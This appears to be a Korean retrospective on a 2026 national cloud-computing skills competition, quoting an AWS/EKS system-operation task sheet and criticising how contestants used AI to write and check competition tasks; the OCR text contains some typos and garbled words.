9) 1페이지의 다이어그램은 구성을 추상적으로 표현한 그림으로, 세부적인 구성은 아래의 요구사항을 만족시킬 수 있도록 합니다. (ex. 서브넷의 2개 이상 존재할 수 있습니다.)
10) 모든 리소스의 이름, 태그, 변수는 대소문자를 구분합니다.
11) 문제에서 주어지지 않는 값들은 AWS Well-Architected Framework 6 pillars를 기준으로 적절한 값을 설정하여 합니다.
12) 불필요한 리소스를 생성한 경우 감점의 요인이 될 수 있습니다.
(e.g. 미사용 EC2, VPC 추가, 다른 리전 리소스 생성 등)
13) DB 및 모든 리소스에 대해 최적의 인스턴스 타입, CPU, Memory 크기와 데이터 저지지 않으면 불이익이 있을 수 있습니다. (미사용도 모두 포함)
14) 모든 시간은 KST(UTC+9) 타임존을 사용합니다.
15) 컴퓨팅 타입은 EC2 인스턴스만 사용하도록 합니다. 이외의 목적으로는 Fargate와 Lambda를 사용할 수 없습니다.

클라우드컴퓨팅 제3과제 2 - 7

3. 관계형 데이터베이스

user, product 어플리케이션은 관계형 데이터베이스를 사용하여 읽기, 쓰기 작업이 모두 가능해야 합니다. 어플리케이션은 MySQL Community 엔진을 지원합니다. DB 인스턴스는 최소한으로 운영합니다.
- DB identifier : apdev-rds-instance
- Deployment options: Multi-AZ DB instance
- DB instance class: db.t3.micro
- Storage type: General Purpose SSD (gp3)
- Engine : MySQL Community 8.0

아래의 명령어를 참고하여 테이블을 생성할 수 있습니다.

```
CREATE TABLE user (
    id              VARCHAR(255)    NOT NULL,
    username        VARCHAR(255)    NOT NULL,
    email           VARCHAR(255)    NOT NULL,
    PRIMARY KEY (id),
    UNIQUE KEY uk_username (username)
);

CREATE TABLE product (
    id              VARCHAR(255)    NOT NULL,
    name            VARCHAR(255)    NOT NULL,
    price           FLOAT(8)        NOT NULL,
    image_path      VARCHAR(500)    DEFAULT NULL,
    PRIMARY KEY (id)
);
```

장상적인 동작을 위해서 load_user.dump 파일을 사용하여 데이터를 삽입해야 하며, 삽입한 데이터는 임의로 수정하거나 삭제하지 않도록 합니다. 발생하는 트래픽 외 임의의 데이터를 삽입하면 성능 차이가 생길 수 있으므로 주의하도록 합니다. 어플리케이션 동작과 트래픽 패턴에 맞게 테이블 구조 재설계가 필요할 수 있습니다.

클라우드컴퓨팅 제3과제 3 - 7

5. 웹 어플리케이션

user, product, stress 총 3 개의 어플리케이션이 있습니다. 제공된 binary는 x86기반 EC2 의 Amazon Linux 2023 에서 빌드하고 동작을 확인하였습니다. go version은 go1.22.2 linux/amd64 입니다. 어플리케이션 실행 시 바인딩되는 포트는 TCP/8080 입니다. 모든 어플리케이션은 access log를 stdout, stderr로 출력합니다. 모든 어플리케이션은 버즈 빌과를 위해 Request 모니터링 requestId, uuid 쿼리스트링이 추가됩니다. 정상적인 모니터링 대해 Request 및 Response를 변조하여 발생하실 부과 않도록 합니다. 제공 시 사용되는 응답시간 및 코드는 모두 클라이언트 도착 기준입니다.

- user

사용자 정보를 관리하는 API를 제공합니다. 어플리케이션의 동작은 아래를 참고합니다. user API는 최소한의 가용성을 위해 5초 이하의 응답시간을 보장하고자 하며, 0.2초 이하의 응답시간을 서비스 수준 목표로 설정하였습니다. 해당 기준으로 서비스 수준을 측정하고 어플리케이션을 운영하도록 합니다.

Path	Method	Request (example)	Response code

/v1/user	POST	{
		"requestId":"900000000099",
		"uuid":"7c5a3c6a-758f-4bc5-9bdf-3e573a0a5729",
		"username":"dbdump500001",
		"email":"dbdump500001@example.org",
		}
			201

/v1/user	GET	?email=dbdump500001@example.org &requestId=900000000099 &uuid=7c5a3c6a-758f-4bc5-9bdf-3e5733a0a729	200
/healthcheck	GET	-	200

user 어플리케이션은 실행 시 아래와 리눅스 환경변수를 읽어 관계형 데이터베이스에 연결합니다.

Environment Key	Data Type	Value	etc
MYSQL_USER	string	db 접근 권한을 가지는 유저의 이름	required
MYSQL_PASSWORD	string	db 접근 권한을 가지는 유저의 암호	required
MYSQL_HOST	string	db 읽기/쓰기가 가능한 주소 (IP or DNS 이며 변경될 상황고려)	required
MYSQL_PORT	integer	db 읽기/쓰기가 가능한 주소의 포트번호	required
MYSQL_DBNAME	string	논리적인 데이터베이스 이름 (dev)	required

클라우드컴퓨팅 제3과제 4 - 7

- product

제품 정보를 관리하는 API를 제공합니다. 어플리케이션의 동작은 아래를 참고합니다. product API는 파일 생성(POST 요청) 이후 고정적인 파일 이미지 변경 등 정보 변동은 이루지지 않으며 동일한 id에 대한 요청이 반환하게 발생할 것으로 예상됩니다. product API는 최소한의 가용성을 위해 5초 이하의 응답시간을 보장하고자 하며, 0.2초 이하의 응답시간을 서비스 수준 목표로 설정하였습니다. 해당 기준으로 서비스 수준을 측정하고 어플리케이션을 운영하도록 합니다.

Path	Method	Request (example)	Response code

/v1/product	POST	{
		"requestId":"900000000099",
		"uuid":"7c5a3c6a-758f-4bc5-9bdf-3e573a0a5729",
		"id":"dbdump500001",
		"name":"dbdump500001",
		"price":1234,
		}
			201

/v1/product	GET	?id=dbdump500001 &requestId=900000000099 &uuid=7c5a3c6a-758f-4bc5-9bdf-3e573a0a729	200

/v1/product	PUT	{
		"requestId":"900000000099",
		"uuid":"7c5a3c6a-758f-4bc5-9bdf-3e573a0a5729",
		"id":"dbdump500001"
		}
		include an small image file.
			200

/healthcheck	GET	-	200

product 어플리케이션은 실행 시 아래의 리눅스 환경변수를 읽어 관계형 데이터베이스에 연결합니다.

Environment Key	Data Type	Value	etc
MYSQL_USER	string	db 접근 권한을 가지는 유저의 이름	required
MYSQL_PASSWORD	string	db 접근 권한을 가지는 유저의 암호	required
MYSQL_HOST	string	db 읽기/쓰기가 가능한 주소 (IP or DNS 이며 변경될 상황고려)	required
MYSQL_PORT	integer	db 읽기/쓰기가 가능한 주소의 포트번호	required
MYSQL_DBNAME	string	논리적인 데이터베이스 이름 (dev)	required

클라우드컴퓨팅 제3과제 5 - 7

- stress

리소스에 부하를 발생시키는 대모 API를 제공합니다. 어플리케이션의 동작은 아래를 참고합니다. stress API는 최소한의 가용성을 위해 5초 이하의 응답시간을 보장하고자 하며, 1초 이하의 응답시간을 서비스 수준 목표로 설정하였습니다. 해당 기준으로 서비스 수준을 측정하고 어플리케이션을 운영하도록 합니다.

Path	Method	Request (example)	Response code

/v1/stress	POST	{
		"requestId":"900000000099",
		"uuid":"7c5a3c6a-758f-4bc5-9bdf-3e573a0a5729",
		"length": 256
		}
			201

/healthcheck	GET	-	200

6. S3

제품의 이미지를 제공하기 위해 오브젝트 스토리지인 S3 를 구성합니다. 버킷 이름은 자유롭게 명명하도록 하며, 어플리케이션을 배포한 리전에 버킷을 생성하는 것을 권장합니다. product 어플리케이션에서 이미지 업로드가 가능하도록 설정해야합니다. 해당 버킷에 저장되어 있는 오브젝트들은 어플리케이션과 동일한 엔드포인트로 인터넷 사용자들에게 제공되어야 합니다. 최종적으로 인터넷 사용자는 /images/<object path> 경로 GET 요청으로 이미지를 다운로드 받을 수 있어야 합니다.
과기 후 1시간 뒤부터 발생하는 트래픽과 product 어플리케이션의 동작으로 이미지 업로드가 발생되며, 이미지 다운로드 시나리오상의 인의 트래픽이 함께 발생됩니다. 엔드포인트 설정에 대한 자세한 내용은 ***7. 트래픽 처리 내용***을 참고합니다.
- 예시: (이미지 경로) /product50001.jpg
(다운로드 경로) <endpoint>/images/product50001.jpg
이미지 다운로드는 최소한의 가용성을 위해 5초 이내의 응답시간을 보장하고자 하며, 서비스 수준 목표 또한 동일하게 설정하였습니다. 해당 기준으로 서비스 수준을 측정하고 정적 컨텐츠를 제공할 수 있도록 합니다.

7. 트래픽 처리

어플리케이션을 배포하고 외부 사용자들에게 서비스를 제공할 수 있도록 시스템을 구축합니다. 컨테이너를 활용하여 하며 컨테이너 오케스트레이션 툴로는 EKS를 사용합니다. EC2를 사용할 수 없습니다. 컨테이너 이미지 레포지토리로는 ECR을 사용할 수 있으며 컨테이너 호스팅을 위한 컴퓨팅 리소스는 EC2를 사용합니다.
EC2 인스턴스는 t3.medium 타입만을 사용하도록 하며, 트래픽 처리를 위해 최소한의 리소스만을 사용하도록 합니다. 다른 인스턴스 타입을 사용하거나 과도한 리소스를 사용할 경우 감점의 원인이 될 수 있습니다.
트래픽 처리를 위해 사용자에게 제공되는 엔드포인트를 하나로 단일화하도록 합니다. 과기 시작 1시간 뒤부터 트래픽이 발생하며 제한 플랫폼에 업격한 엔드포인트로 선수의 시스템에 주입됩니다. 과기 종 발생하는 트래픽을 목표 서비스 수준에 만족하도록 처리해보세요. 모니터링 환경과 로깅 솔루션을 구축하여 로그 분석, 트래픽 패턴 분석, 시스템 장애/오류 감지 및 대처을 수행해야 합니다. 분산의 엔드포인트를 단인해게 노출하여 불이익을 받는일이 없도록 합니다. 제한 플랫폼에 업격하는 형식은 프로빈홈 및 주소(IP/DNS)이며 관로를 제어선 건입니다.
- 정상 예시: https://example.org
- 장애한 예시(1): example.org (프로토콜 누락)
- 장애한 예시(2): https://example.org/v1/ (관로 기입)
서비스 중단 없이 안전하으로 서비스를 제공할 수 있도록 가용성 확보합니다. 이를 고려하여 시스템을 설계하고 구축한 뒤 운영할 수 있도록 합니다.
사용자에게 제공하는 엔드포인트로의 비정상적한 요청은 Block 하도록 하며, 403 응답코드를 내려주도록 합니다. 단, 제공하는 API 외의 요청은 404 응답코드를 내려주도록 합니다.
예외)
- /v1/user 으로의 비정상 요청: 403 응답코드
- /v1/none 으로의 비정상 요청: 404 응답코드


클라우드컴퓨팅 제3과제 6 - 7

클라우드컴퓨팅 제3과제 7 - 7

4-1. 과제 구성과 그 내용

3과제. System Operation

다이어그램



아키텍처 자체는 Kubernetes 기반으로 동작하고,

옵저버빌리티 요소는 별도로 강제하진 않아 최적의 툴을 찾아야함.

기술적인 부분에 대해선 뒤에서 세부 설명.

필수 Software Stack

AWS	개발언어/프레임워크
- VPC - EKS, EC2, ECR - RDS - S3	- Golang / Gin

사용 가능 Software Stack

AWS	개발언어/프레임워크
- ELB, API Gateway - CloudFront, R53 - Cloudwatch - WAF	- Docker

4-1. 과제 구성과 그 내용

3과제. System Operation

그리고 3과제는 참고용이긴 하나 대회 진행 도중 실시간으로 점수가 집계되고 순위가 보여져서
긴장감이나 승부욕이 장난아님.. 물론 처음 1시간 안에 모든 요구사항을 충족한 선수 한정

(유의사항을 유의하지 않아 본인도 위험할 뻔)

4-1. 과제 구성과 그 내용

3과제. System Operation

원래는 이러한 내용이 '공개 문제'로 사전에 나오는데, 이번 대회는 3과제만 공개 문제로 등장함.

⇒ 그럼 1, 2과제는 공개 문제가 없었나요?

4-1. 과제 구성과 그 내용


3과제. System Operation

원래는 이러한 내용이 '공개 문제'로 사전에 나오는데, 이번 대회는 3과제만 공개 문제로 등장함.


⇒ **그럼 1, 2과제는 공개 문제가 없었나요?**

⇒ **원래는 있었으나..**

4-2. 과제를 선수들이 직접 출제한다고요?



4-2. 과제를 선수들이 직접 출제한다고요?



개인적으로 돈 주는거 빼고는 정말 마음에 안드는 제도임

4-2. 과제를 선수들이 직접 출제한다고요?

대국민 과제 (출제) 공모전은 말 그대로 대회에 등장하는 과제를 사람들이 직접 만들고, 후보군 중 하나를 선택하여 대회에 등장시킴. 해당 직종의 전문 지식이나 실무 지식이 있다면 누구나 참여가 가능. 이를 통해 공정성 향상, 최신 트랜드 반영 등등이 취지라고는 하나 문제가 한둘이 아니였음..

⇒ **일단 기본적인 취지였던 '공정성'과 '최신 트랜드 반영'이 모두 제대로 이루어지지 않음.**

(물론 클라우드 컴퓨팅 직종 한정. 다른 직종은 모름)

4-2. 과제를 선수들이 직접 출제한다고요?

1. 생각보다 공정하지 않다.

해당 직종에 지식이 있다면 누구나 참여가 가능한데, 문제는 그 **누구나의 범위가 대회 참가 선수들**이였음.

⇒ 익명으로 진행될텐데 그걸 어떻게 알고 말하나요?


⇒ 문제 출제 스타일이나 현장에서 이야기 들어보면 출제자 모두가 선수들이 맞았음..

문제는 이렇게 되면, 후보군 중 특정 선수의 문제가 선택되면 무조건 그 선수가 유리하다는 것.

물론 당일 30%의 수정이 이루어지긴 하지만, 클라우드 직종 특성상 종속성이 커서 일부를 수정하기 보단 일부 기능을 추가하는 쪽에 포커싱이 됨. → 너무 쉬워짐

2. 최신 트랜드 반영이 안된다.

클라우드 컴퓨팅 직종의 특성일 수 있는데, 직종 설명서에 사용해야 하는 기술들이 명시되어 있음.
여기엔 AWS Native/CNCF/Best Practices 등이 포함되어 있긴 한데, 최신 트랜드를 따라가는 기술들은 명시되지 않아 사용할 수 없었음.


직 종 설 명 서

▣ 직종명 : 클라우드컴퓨팅 (Cloud Computing)

4-2. 과제를 선수들이 직접 출제한다고요?

3 NCS 연계표 (직종 연계 NCS 단위)

NCS 능력단위 내에서 과제의 모든 범위를 정의 하는것이 불가능함으로 일부 있는 범위만 과제에 정의하며 별도 필요한 내용은 별도로 정의함.

1) 능력단위 정의

능력단위 (분류번호)	능력단위 정의
20.정보통신 > 02.통신기술 > 01.유선통신구축 > 10.클라우드플랫폼 구축	
클라우드 시스템 요구사항 분석 (2002011001_19v1)	클라우드 시스템 요구사항 분석이란 사용자 요구사항 분석을 통해 클라우드 기술을 IT 시스템에 구축·운영이 되도록 클라우드 플랫폼 하드웨어·소프트웨어, 클라우드 플랫폼 서비스 요구사항을 분석하는 능력이다.
클라우드 플랫폼 구축계획 수립 (2002011002_19v1)	클라우드 플랫폼 구축 계획 수립이란 사용자의 요구사항을 분석하여 가상화 기반의 클라우드 플랫폼을 구축할 수 있도록 플랫폼 설계, 구축, 시험, 운용의 계획을 수립하는 능력이다.
클라우드 플랫폼 설계 (2002011003_19v1)	클라우드 플랫폼 설계란 구축되는 클라우드 플랫폼의 하드웨어, 소프트웨어, 서비스 등을 고려하여 클라우드 플랫폼 구축이 이루어지도록 설계하는 능력이다.
클라우드 가상화 인프라 구축 (2002011005_19v1)	클라우드 가상화 인프라 구축이란 클라우드 서비스를 위하여 하드웨어 인프라 자원을 가상화하여 자원 수용용량을 산출하고 가상화 환경을 구축하여 가상화된 자원을 운영관리하는 능력이다.
클라우드 백업 복구 시스템 구축 (2002011006_19v1)	클라우드 백업 복구 시스템 구축이란 클라우드 플랫폼의 데이터 신뢰성이 확보될 수 있도록 백업 복구 전반의 과정을 정의하고 구축하는 능력이다.
클라우드 보안 구현 (2002011007_19v1)	클라우드 보안 구현이란 구축된 클라우드 시스템 환경에 대한 보안요소가 구축·운영이 이루어지도록 보안요소를 구현하는 능력이다.
클라우드 플랫폼 시험 (2002011008_19v1)	클라우드 플랫폼 시험이란 클라우드 플랫폼을 구성하는 하드웨어와 소프트웨어의 기능과 성능이 사용자 요구사항에 부합하는가를 시험하기 위하여 시험계획 수립하기, 단위테스트 실행하기, 통합테스트 실행하기 업무를 처리하는 능력이다.
클라우드 플랫폼 유지보수 (2002011009_19v1)	클라우드 플랫폼 유지보수란 클라우드 플랫폼의 품질성능을 유지하기 위해 하드웨어 · 소프트웨어에 대한 운영관리, 클라우드 서비스에 대한 품질성능 관리를 하는 능력이다.

3) 과제 출제

○ 과제 출제 범위

순번	과제명	출제기준	비고
1	Solution architecture	AWS Solutions Architect – Associate, AWS Sysops Administrator – Associate, AWS Developer - Associate, Certified Kubernetes Administrator 자격 수준의 기술 CNCF 프로젝트 중 Calico, Cilium, Istio, ArgoCD, Helm, KEDA, Prometheus, Grafana, Loki, Falco, Fluentbit/Fluentd, Open Telemetry, Jaeger, CrossPlane, Keycloak, Kyverno, ExternalSecrets 를 대회에서 사용할 수 있다.	• 모든 과제는 경기시간 내에 해결할 수 있는 수준 및 분량이어야 한다. • 채점기준의 배점은 1.5점을 초과할 수 없다. • CSP는 AWS를 사용하며, 머신러닝과 IoT, 게임개발 서비스들은 미사용한다. • AWS 서비스와 열거된 CNCF 프로젝트, NGINX, Terraform, Github을 제외한 솔루션은 사용을 지양한다. • 각 과제는 독립구성이며 당일 과제 종료 후 이어서 하거나 재사용 할 수 없다. • 생성형 AI인 Amazon Q 사용이 대회 중 허용된다.
2	Small challenge		
3	System operation		

그 유명한 NCS 범위와 명시된 출제 범위 내에서 출제되는데, NCS 표준은 일부 SW가 사장되거나, 혹은 더 나은 기술이 있음에도 유지가 되는 경우가 몇몇 있음.

명시된 과제 출제 범위는 난이도를 고려한 탓일까 사용 가능한 기술이 많지 않음. (직종 설명서 필참)

3. 선수들의 얕은 전문 지식과 AI의 남발

클라우드 컴퓨팅과 같은 컴퓨터를 다루는 직종의 특징일 것 같은데, 직종 설명서/과제 출제 가이드만 던져면 AI가 일단 산출물을 만들어주기는 함. 문제는 AI가 만능은 아니기에....

3. 선수들의 얕은 전문 지식과 AI의 남발

클라우드 컴퓨팅과 같은 컴퓨터를 다루는 직종의 특징일 것 같은데, 직종 설명서/과제 출제 가이드만 던져면 AI가 일단 산출물을 만들어주기는 함. 문제는 AI가 만능은 아니기에....

1) 출제 가이드를 인지하지 못하고 가이드를 위반한 내용들을 포함함

2) 너무 처참한 문제 퀄리티 (+ 너무 뻔한 문제 유형)

3) 오류 검증을 제대로 한 사람이 단 한명도 없었음 (특히 중요)

4) 문제 수정이 이루어지다 보니 AI 없이는 절대 풀 수 없는 문제들이 등장함 (이것도 중요)

3. 선수들의 얕은 전문 지식과 AI의 남발

클라우드 컴퓨팅과 같은 컴퓨터를 다루는 직종의 특징일 것 같은데, 직종 설명서/과제 출제 가이드만 던져면 AI가 일단 산출물을 만들어주기는 함. 문제는 AI가 만능은 아니기에....

1) 출제 가이드를 인지하지 못하고 가이드를 위반한 내용들을 포함함
2) 너무 처참한 문제 퀄리티 (+ 너무 뻔한 문제 유형)
3) 오류 검증을 제대로 한 사람이 단 한명도 없었음 (특히 중요)
4) 문제 수정이 이루어지다 보니 AI 없이는 절대 풀 수 없는 문제들이 등장함 (이것도 중요)

⇒ 물론 본인도 AI를 적극적으로 활용하였기에 4번을 제외한 나머지 문제가 모두 있었긴 했음.

3. 선수들의 얕은 전문 지식과 AI의 남발

1) 출제 가이드를 인지하지 못하고 가이드를 위반한 내용들을 포함함

원활한 대회 진행을 위하여 과제지는 표지 포함 6장을 초과하지 않는다. 채점지는 표지 포함 13장을 초과하지 않으며 각 과제별 채점 항목 수는 25개를 초과하지 않는다. (유의사항 1장, 주요 배점 1장, 세부 배점 1장, 채점 항목/방법 10장)

하나의 예시로 문제지/채점지 문서에 대한 페이지 제한이 있었는데, 아래와 같은 과정으로 페이지가 더 많아짐

6장 분량의 과제지 작성 → 빠진 부분 확인 → 수정해줘 to AI → AI: 수정했습니다 → 과제지 7장이 됨

그래서 폰트 변경, 과제지 내용을 첨부 파일로 빼두는 등의 우회가 있었기도 했음.

(특히 과제지 내용을 첨부 파일로 빼둬서 6장 초과를 우회하는건 정말 괘씸하긴 했는데, 말이 없었으니 넘김)

3. 선수들의 얕은 전문 지식과 AI의 남발

2) 너무 처참한 문제 퀄리티 (+ 너무 뻔한 문제 유형)

관련 지식이 해박한 선수들은 어떻게 구성할지 미리 계획해두고 AI를 활용하는데, 그렇지 않은 선수들이 대부분.

처음부터 직종 설명서, 가이드 던져주고 '해줘'를 시전하니깐 당연히 저급한 퀄리티의 문제들이 만들어짐

2026년 전국대회	클라우드컴퓨팅	2026 클라우드컴퓨팅 직종 과제출제 기준 및 양식 등_260524수정(파일오류 수정등)	2026-04-06 ~ 2026-06-04

3. 선수들의 얕은 전문 지식과 AI의 남발

3) 오류 검증을 제대로 한 사람이 단 한명도 없었음 (특히 중요)

AI가 문제를 만들어주는데, 문제는 과제를 하나만 만들어야 하는 것도 아니고 과제의 내용이 매우 복잡하여 문제들에 오류가 상당히 많았음.

3. 선수들의 얕은 전문 지식과 AI의 남발

3) 오류 검증을 제대로 한 사람이 단 한명도 없었음 (특히 중요)

AI가 문제를 만들어주는데, 문제는 과제를 하나만 만들어야 하는 것도 아니고 과제의 내용이 매우 복잡하여 문제들에 오류가 상당히 많았음.

⇒ 자기가 직접 만들고 자기가 직접 검증까지 여러번 돌리면 OK

그런데 사람들이 그걸 안하고, AI보고 '이거 검증해줘' 라고 남발하는 것.

⇒ AI는 어떻게 우회하여 풀이해서 기준과 채점에는 문제가 없다고 하나, 실제 풀이에선 문제가 생기는 경우가 매우 많음 (ex. 채점 기준에 맞는 올바른 풀이 방식이였으나, 다른 풀이 방식이여서 채점에 실패하는 경우)

3. 선수들의 얕은 전문 지식과 AI의 남발

4) 문제 수정이 이루어지다 보니 AI 없이는 절대 풀 수 없는 문제들이 등장함 (이것도 중요)

```
    inputs: |
      [INPUT]
          Name tail
          Tag app.*
          Path /var/log/containers/wsc2026-book-*_wsc2026_*.log
          multiline.parser cri

    filters: |
      [FILTER]
          Name parser
          Match app.*
          Key_Name log
          Parser applog
          Reserve_Data On

      [FILTER]
          Name grep
          Match app.*
          Exclude path ^/health$

      [FILTER]
          Name lua
          Match app.*
          script /fluent-bit/scripts/enrich.lua
          call enrich

      [FILTER]
          Name log_to_metrics
          Match app.*
          Tag app_metrics
          metric_mode counter
          label_field node
          metric_name http_requests_total
          metric_description Total HTTP requests
          label_field status
          label_field method
```

```
      [FILTER]
          Name log_to_metrics
          Match app.*
          Tag app_metrics
          metric_mode histogram
          label_field node
          metric_name http_request_duration_seconds
          metric_description Request duration in seconds
          value_field duration_sec
          label_field path

      [FILTER]
          Name grep
          Match app.*
          Regex path ^/v1/book

      [FILTER]
          Name lua
          Match app.*
          script /fluent-bit/scripts/shape.lua
          call shape

    outputs: |
